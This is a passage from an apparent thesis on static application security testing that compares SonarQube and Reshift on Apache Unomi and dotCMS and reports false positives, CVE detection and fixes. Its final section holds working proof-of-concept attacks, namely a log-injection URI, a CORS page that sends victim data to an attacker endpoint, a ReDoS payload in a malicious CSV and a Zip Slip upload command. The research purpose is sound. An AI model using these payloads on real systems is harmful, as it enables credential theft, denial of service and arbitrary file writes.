The path traversal issues reported (threshold applied – see section 5.1) include six cases where the code is never used, 73 cases where user input doesn’t end up in the path and one where appropriate checks are in place. Additionally, they contain 21 true positives out of which one is the Zip Slip vulnerability that was detected by SonarQube as well.
The object deserialization issues contain two cases where there is no user input associated with the process, one in “dead” code, and two true positives.
The SSRF issues contain ten cases where user input did not end up in the URL, one case where appropriate checks are in place, and one in “dead” code”.
The DoS issues contain one case where the regular expression is not vulnerable and two cases which are exploitable and were also detected by SonarQube.

The results of type "Misc" include two false positives for SMTP Header Injection where one was in "dead code" and one did not involve user-provided input. Additionally, six Arbitrary URL Redirection issues were found which were not exploitable.

Especially when it comes to dotCMS, which is a much larger project than Apache Unomi, a tradeoff is becoming apparent between SonarQube and Reshift. SonarQube's analysis returns less results in an effort to reduce false positives, which leaves the reviewer with less entries to evaluate. On the other hand, Reshift seems to report a lot more issues which results in more entries for evaluation by a reviewer, but also more true positives than SonarQube's analysis.

A visualization of Table 6 is provided in Figure 17.




Figure 17 - dotCMS Reshift Security Hotspots

5.2.3 Summarized Results

In this section we provide the summarized results about Apache Unomi's and dotCMS's SAST evaluation. Specifically, the tables contain a column with SonarQube's number of Vulnerabilities per category (split in Total and False Positives), a column which contains the sums of SonarQube's and Reshift's security hotspots per category (split in Total and False Positives), and two columns with the sums of the Total and False Positives values of Vulnerabilities and Security Hotspots. For the creation of this table the overlapping results between SonarQube and Reshift were identified, and the numbers were reduced accordingly. In cases where an overlapping result was under Vulnerabilities in SonarQube, the number of Vulnerabilities remained the same and Security Hotspots were reduced. Finally, the tables are visualized using bar diagrams in Figure 18 and Figure 19.

The results show a very high percentage of false positives. We should note that most of them pertain to cases where the corresponding piece of code was vulnerable but there wasn't a way for user-controlled input to end-up in the sink and thus they were not exploitable. This supports that SAST tools should invest more in parsing algorithms that can trace the data ending up in a sink throughout the call hierarchy and determine whether user-provided input can end up there. SonarQube integrates this functionality, but it attached this information in only 3 of the results returned.

The summarized results along with the number of duplicate results between the two tools show that even though they were used to scan the same applications, the results returned by each tool were almost completely different. Specifically, the results in common between SonarQube and Reshift were 2 for Apache Unomi and 26 for dotCMS. This supports that SAST tools are not comparable under any context, and interested parties should choose the most suitable one for their needs. Furthermore, in cases where only one SAST does not cover said needs, the results we obtained and the relevant literature [8] [9] [97] indicate that combinations of SAST tools may yield better results in certain contexts.

Table 7 - Apache Unomi SAST Summary

Security Issue Category	Vulnerabilities		Security Hotspots		Total	False Positives
	Total	False positives	Total	False positives		
SQLi						
XXE						
Weak Cryptography	6	6	5	3	11	9
Path Traversal			5	4	5	4
Object Deserialization						
SSRF			4	4	4	4
XSS	1	1	3	1	4	2
Log Injection	1	0			1	0
DoS			1	0	1	0
Leftover Debug Code			7	0	7	0
Misc	15	6	4	1	19	7




Figure 18 - Apache Unomi SAST Evaluation Summary

Table 8 - dotCMS SAST Summary

Security Issue Category	Vulnerabilities		Security Hotspots		Total	False Positives
	Total	False Positives	Total	False Positives		
SQLi			109	102	109	102
XXE	4	4	3	3	7	7
Weak Cryptography	2	0	14	12	16	12
Path Traversal	4	3	99	79	103	82
Object Deserialization			5	3	5	3
SSRF			12	12	12	12
XSS						
Log Injection						
DoS			47	42	47	43
Leftover Debug Code			45	0	45	0
Misc	1	1	70	13	26	14




Figure 19 - dotCMS SAST Evaluation Summary

5.2.4 Case Study: Detection of known vulnerabilities

In this section we present the results obtained from SonarQube and Reshift by analyzing the vulnerable versions of the applications whose vulnerabilities we discussed in section 4.1.2. This analysis is separate from the one presented previously regarding Apache Unomi and dotCMS. We tested the detection capability of SonarQube and Reshift on verified vulnerabilities (i.e. already assigned CVEs) against a wider range of Java web applications. As a reminder to the reader: for this work we conducted a search for open-source Java web applications for which CVEs were assigned in the past. For each application, we found the source code of the vulnerable version and located the part of the code that was relevant to the CVE. We also examined the fixed versions of the applications to analyze the patch that was applied in each case. For these results we keep the OWASP Top Ten categorization that was originally applied in section 4.1.2. The results are presented in the table below.

Table 9 - SAST CVE Detection

Application	CVE	OWASP Category	SAST Detection	
			SonarQube	Reshift
Apache Unomi (<=1.5.1)	CVE-2020-13942	Injection (OGNL/MVEL)		
dotCMS (<=20.10.1)	CVE-2020-27848	Injection (SQLi)		
Blynk (<0.39.7)	CVE-2018-17785	Injection (Path Traversal)		X
DP-3T Backend SDK (<1.1.1)	CVE-2020-15957	Broken Authentication (JWT)		
Exist-db (<=5.0.0-RC4)	CVE-2018-1000823	XXE		
xxl-job (2.2.0)	CVE-2020-23814	Cross-site Scripting (Persistent XSS)		
	CVE-2020-23811	Sensitive Information Disclosure		
Pippo (1.11.0)	CVE-2018-18628	Insecure Deserialization	X	X

The results of this analysis show that only Insecure Deserialization was detected by both SAST tools, while only Reshift detected the Path Traversal. All other CVEs passed undetected. These results support that there isn't one solution to cure them all, but each technique yields different results and increases the overall security posture of an application.

5.3 Discussion

In this section we presented the results obtained from the static analysis performed on Apache Unomi and dotCMS using SonarQube and Reshift. We discuss only the true positives and how they should be fixed according to the best practices.

Apache Unomi had several security issues that showed a lack in secure coding best practices awareness. Specifically, the creation of cookies without the HttpOnly and "secure" flags was detected making the application susceptible to issues like XSS, session hijacking and sensitive data exposure. Furthermore, it was found vulnerable to CRLF log injection through a public REST endpoint allowing an attacker to insert anything in the application's logs. The application did not have any checks in place before inserting the user input in the logs. The recommended practice is to have an application-wide sanitization configuration for the logs. One way to implement this is

using the OWASP ESAPI project. A DoS could occur through a Zip Bomb attack where Apache Unomi extracted an externally provided zip file without checking its size first. Developers are advised to check the ratio of compressed and uncompressed data and set thresholds for max size of uncompressed data and number of entries extracted from a zip file. The static analysis detected several instances of the "printStackTrace()" method being used in production code. Additionally, several instances of unhandled exceptions leading to sensitive data exposure were detected. Finally, Apache Unomi inserts user-provided data in Bean properties which has been exploited in the past[85]. Overall, we deduce that the security posture of the application needs to be improved, at least from a secure coding perspective.

dotCMS had several security issues that showed a lack in secure coding best practices awareness. It is a much larger project, so naturally the static analysis findings were larger in numbers and diversity than those of Apache Unomi. Even though most of the SQL injection findings weren't in types of queries that could cause a lot of harm e.g. "CREATE" queries, one of the findings was in a "DROP" query where user-input ended in the table name. As mentioned in the secure coding guidelines for SQL queries, developers must utilize prepared statements in order to avoid SQL injections (section 4.1.2.1). In the issue of cryptography, dotCMS was found lacking. Insecure and deprecated standards were used like SSL to instantiate a REST client and DES in the context of a private key generation. The insecure SSL protocol has been deprecated and the recommendations dictate the use of TLS v1.2/1.3. The DES algorithm was used in the context of an "if-else" statement, where if the application was unable to use RSA, it used DSA. This is still a bad practice as it could be part of a downgrade attack (sections 4.1.2.2, 4.1.2.3). Several path traversal issues were found with most of them being associated with user-input controlling the path allowing him to add path traversal characters. One of the path traversal issues was associated with a Zip Slip attack where a specially crafted zip file containing path traversal characters changed the extraction location. Developers should avoid using user-provided input for constructing paths where possible. In other cases, developers must use a white-list of allowed characters and a base directory against which the final path must be checked [66] [98]. dotCMS was found vulnerable to Object Deserialization attacks where the default "readObject()" method was used to deserialize user-provided serialized data. An

[85] https://www.cvedetails.com/cve/CVE-2019-10086/

attacker finding a gadget chain [78] for dotCMS could exploit this to gain remote code execution. The recommendations about object deserialization dictate to avoid deserializing user-provided data. If that's not possible, developers should use libraries that offer "look-ahead" implementations of "java.io.ObjectInputStream" (section 4.1.2.8). Two instances of unchecked zip file extraction were detected that could lead to DoS (Zip Bomb) and two instances of evil regular expressions that evaluated user-provided input were detected as well. The Regex DoS vulnerabilities were successfully exploited and a PoC demonstrating that each request resulted in a ~100% CPU utilization increase was created. This is not an easy issue to tackle. The recommended solution includes not using evil regular expressions by rewriting any existing ones . However, sometimes this may not be possible. In this case, a simple solution is setting an evaluation time threshold. For further reading on this issue the reader is referred to [99] [100]. The use of the "printStackTrace()" method in production code and hardcoded credentials in source code and configuration files was detected in dotCMS as well. Finally, dotCMS creates temporary files with insecure permissions which exposes the application to race conditions on file names. Developers are advised to use a dedicated folder with permissions that adhere to the least privilege principle and use secure-by-design APIs for temporary files creation which make sure that filename generation is performed in a random fashion with enough entropy, that the creating user is the only with read/write permissions, that there are no child processes inheriting the file descriptor, and that the file will be deleted permanently after closing it [101].

It is important to note here that code for which no security issues have been reported by the two tools is not necessarily security risk-free. Security issues may be present and evade detection by automated tools and even during manual code reviews. In the analysis presented in this work, this is demonstrated by the results in section 5.2.4, which showed that most of the known vulnerabilities evaded detection, however the goal to portray the most common software security issues in Java web applications can still be achieved, even if few security issue instances are missed. Additionally, the results of section 5.2.4, do not diminish the importance of integrating SAST tools in the SDLC since they were able to detect exploitable vulnerabilities in both applications that previously remained unknown.

5.4 Exploitation of detected issues

In this section, we demonstrate the exploitation of three vulnerabilities that were found in the results discussed previously. Furthermore, we discuss an interesting case of a result that was a false positive.

5.4.1 Apache Unomi Log Injection

The public endpoint of Apache Unomi "/context.js" was found vulnerable to CRLF log injection which allowed the compromise of the logs integrity. The proof-of-concept URI is "/context.js?personaId=log%0A%0Dinjection". This results in the following text written in the application's logs:

```
2021-02-25T12:58:37,972 | ERROR | qtp1134879784-485 | ContextServlet | 155 - org.apache.unomi.wab - 1.5.0 | Couldn't find persona with id=log

injection
```

It is apparent that the CRLF characters were written in the log which resulted in two line changes between the words 'log' and 'injection'. The input provided by the user and the logs were not subject to any sanitization and this was proven by sending as input "<script>alert(1);</script>" which was not filtered. This means that if the logs were rendered on a browser an attacker could run Javascript code.

The tainted source and the sink are in the same piece of code, since the input received by the application is directly placed in the logs:

```
94        String personaId = request.getParameter("personaId");
95        if (personaId != null) {
96            PersonaWithSessions personaWithSessions =
97                    profileService.loadPersonaWithSessions(personaId);
98            if (personaWithSessions == null) {
99                logger.error("Couldn't find persona with id=" + personaId);
100               profile = null;
```

The issue was reported to Apache and CVE-2021-31164[86] [87] was assigned.

5.4.2 Apache Unomi CORS Headers Injection

A CORS headers injection was reported in Apache Unomi by SonarQube. As defined in [102]: "Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the same-origin policy (SOP). However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented." The relevant piece of code as presented by SonarQube is shown below:

---

[86] https://unomi.apache.org/security/cve-2021-31164

[87] https://nvd.nist.gov/vuln/detail/CVE-2021-31164

```java
public static void setupCORSHeaders(HttpServletRequest httpServletRequest, ServletResponse response) throws IOException {
    if (response instanceof HttpServletResponse) {
        HttpServletResponse httpServletResponse = (HttpServletResponse) response;
        if (httpServletRequest != null && httpServletRequest.getHeader("Origin") != null) {
          2 httpServletResponse.setHeader("Access-Control-Allow-Origin",  1 httpServletRequest.getHeader("Origin"));
```

Change this code to not place user-controlled data in the header. Why is this an issue? 4 months ago L45
Vulnerability Critical Open Not assigned 30min effort Comment No tags

```java
        } else {
            httpServletResponse.setHeader("Access-Control-Allow-Origin", "*");
        }
        httpServletResponse.setHeader("Access-Control-Allow-Headers", "Origin, X-Requested-With, Content-Type, Accept");
        httpServletResponse.setHeader("Access-Control-Allow-Credentials", "true");
        httpServletResponse.setHeader("Access-Control-Allow-Methods", "OPTIONS, POST, GET");
```

We can see that the Origin header is populated with user-provided data and that "Access-Control-Allow-Credentials" is set to true. This effectively hinders the protection provided by Same Origin Policy (SOP) allowing attackers to exfiltrate credentials (e.g. API keys) and sensitive information by tricking their victims to visit a malicious page.

While Sonarqube was right to raise an issue, this is a feature of Apache Unomi and thus this result was marked as a false positive. Apache Unomi has a public and a private endpoint. This CORS configuration is applied only in the public endpoint. To demonstrate this, we have created a malicious webpage and tested it against both endpoints.

The body of the malicious web page looks like this [103]:


```html
 8 <body>
 9     <script type="text/javascript">
10     var req = new XMLHttpRequest();
11     req.onload = reqListener;
12     <!--Public Endpoint-->
13     req.open('get','http://localhost:8181/context.json?sessionId=1',true);
14     <!--Private Endpoint-->
15     <!--req.open('get','http://localhost:9443/cxs/cluster',true);-->
16     req.withCredentials = true;
17     req.send();
18
19     function reqListener() {
20     location='http://localhost:9095/home/log?key='+encodeURI(this.responseText);
21     };
22     </script>
23 </body>
```

In line 13: a request to the Apache Unomi public endpoint.

In line 15: a request to the Apache Unomi private endpoint (commented out for the first test).

In line 20: the request made back to the attacker server containing the response of the Apache Unomi page.

When the victim makes a request to the Apache Unomi public endpoint s/he sees this:



When the victim visits the attacker's page, the attacker receives this response in its application. In the following figure, on the left we see the implementation of the attacker endpoint where the victim's data are sent and on the last line on the right the data that was received after the victim visited the malicious page.

```
17
18    @GetMapping("/log")
19    @ResponseBody
20    public String log(@RequestParam(value="key") String key)
21        System.out.println("Key returned: " + key);
22        return "200";
23    }
24 }
25
```

```
INFO  2021-06-13 11:16:47 - No active profile set, falling back t
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.springframework.cglib.c
WARNING: Please consider reporting this to the maintainers of org
WARNING: Use --illegal-access=warn to enable warnings of further
WARNING: All illegal access operations will be denied in a future
INFO  2021-06-13 11:16:50 - Starting service [Tomcat]
INFO  2021-06-13 11:16:50 - Starting Servlet Engine: Apache Tomca
INFO  2021-06-13 11:16:50 - The APR based Apache Tomcat Native li
INFO  2021-06-13 11:16:50 - Initializing Spring embedded WebAppli
INFO  2021-06-13 11:16:51 - Started App in 4.294 seconds (JVM run
INFO  2021-06-13 11:17:02 - Initializing Spring FrameworkServlet
Key returned: {"profileId":"2637d9ed-4a00-4a13-af63-29ae2a3e5ca7"
```

This was the scenario for the public endpoint, which is a feature and not a vulnerability. When the same attack takes place for Apache Unomi's private endpoint, nothing is returned to the attacker because the SOP is in place.

For further reading on this type of vulnerability the reader is referred to [102].

5.4.3 dotCMS RegEx DoS

Two vulnerable regular expressions (aka evil regexes) that evaluate user input can be found in the "com.dotmarketing.util.StringUtils" class. Specifically, in the "camelCaseLowerPattern" and "camelCaseUpperPattern" constant vatiables. These regex patterns are used in the "camelCaseLower()" and "camelCaseUpper()" methods. After exploring the call hierarchy of these methods, we found some cases where user input reaches these methods and is evaluated by the evil regular expressions.

One example of an input that causes Regex DoS for these patterns is a string with the following characteristics:


- prefix: ‘a’,
- pump: ’00’
- suffix: ‘!’

e.g.
“a000000000000000000000000000000000000000000000000000000000000000000
00000000000000!”
We should note that this is not the only string that causes denial of service, it’s just one example.
One exploitation use case can be found in dotCMS’s backend UI under “Types & Tags” and then “Categories” by importing a CSV as described in dotCMS’s documentation[88].
If the CSV file has the malicious input in the ‘name’ field and the ‘var’ field is left empty **or** if the evil regex is in the var field, a Regex DoS occurs. This means that the webpage hangs, and the CPU usage gets at maximum level.
The malicious CSV (notice how the var field is left empty and how many zeroes are needed):


```
  GNU nano 4.8                                   mal.csv
name,key,variable,sort
a000000000000000000000000000000000000000000000000000000000000000000000000000000000000!,key_value,,1
```

[88] https://dotcms.com/docs/latest/importing-categories


The CPU usage before importing:



The result after importing the CSV file (the page is hanging, and CPU is up by ~100%):



Subsequent imports of the malicious CSV file increase CPU usage by ~100% each as shown below:



One of the evil regular expressions can be seen in the figure below (the other one is similar):

```
private static final Pattern camelCaseLowerPattern =
        Pattern.compile("^[a-z]([a-zA-Z0-9]+)*$");
```

The tainted source can be seen below. The “uploadFile” variable receives the CSV file which is subsequently passed as a “BufferedReader” object in the “saveOrUpdateCat()” method.

```
404    public Integer importCategories(String contextInode, String filter, byte[] uploadFile,
405        try {
406            UserWebAPI uWebAPI = WebAPILocator.getUserWebAPI();
407            WebContext ctx = WebContextFactory.get();
408            HttpServletRequest request = ctx.getHttpServletRequest();
409            User user = uWebAPI.getLoggedInUser(request);
410            String content = new String(uploadFile);
411            StringReader sr = new StringReader(content);
412            BufferedReader br = new BufferedReader(sr);
413            List<Category> unableToDeleteCats = null;
414
415            if(exportType.equals("replace")) {
416                if(UtilMethods.isSet(contextInode)) {
417                    Category contextCat = categoryAPI.find(contextInode, user, false);
418                    unableToDeleteCats = categoryAPI.removeAllChildren(contextCat, user, f
419                } else {
420                    categoryAPI.deleteAll(user, false);
421                }
422
423                saveOrUpdateCat(contextInode, br, false);
```

After a series of method calls the malicious input ends up in the “camelCaseLower()” method which is the sink and is shown below:

```
82     public static String camelCaseLower(String variable) {
83         // are we already camelCase?
84         if(camelCaseLowerPattern.matcher(variable).find()){
85             return variable;
86         }
```


The issue has been reported to dotCMS inc.. At the time of writing no response has been received yet. For further reading on this type of vulnerability the reader is referred to [100].

5.4.4 dotCMS Zip Slip

At the “/api/integrity/_fixconflictsfromremote” endpoint a zip file is accepted and extracted without performing the necessary checks first. This can be exploited by sending a specially crafted zip file which contains path traversal characters in the contents names. This allows for the contents to be extracted at an arbitrary path inside the filesystem. For example, the zip could contain a file named “../../../../mal.txt”. When the zip file is extracted, “mal.txt” will be saved 4 directory levels higher than where dotCMS intended to unzip it.

When uploading a zip file without path traversal characters, dotCMS saves the extracted content under “/data/shared/assets/integrity/api{key}”. When we sent the path traversal zip, the mal.txt file was saved under “/data/”.

In the following figure we show the proof-of-concept zip file:



The proof-of-concept POST request to send the zip file:

```
curl --location --request POST
'http://localhost:8080/api/integrity/_fixconflictsfromremote' --header 'Authorization:Bearer {api-key}' --form
'DATA_TO_FIX=@"{path}/zip_slip_poc.zip"' --form
'TYPE="FOLDERS"'
```

The tainted source can be seen in the following figure:

```
562     public void fixConflicts(InputStream dataToFix, String key, IntegrityType type)
563             throws Exception {
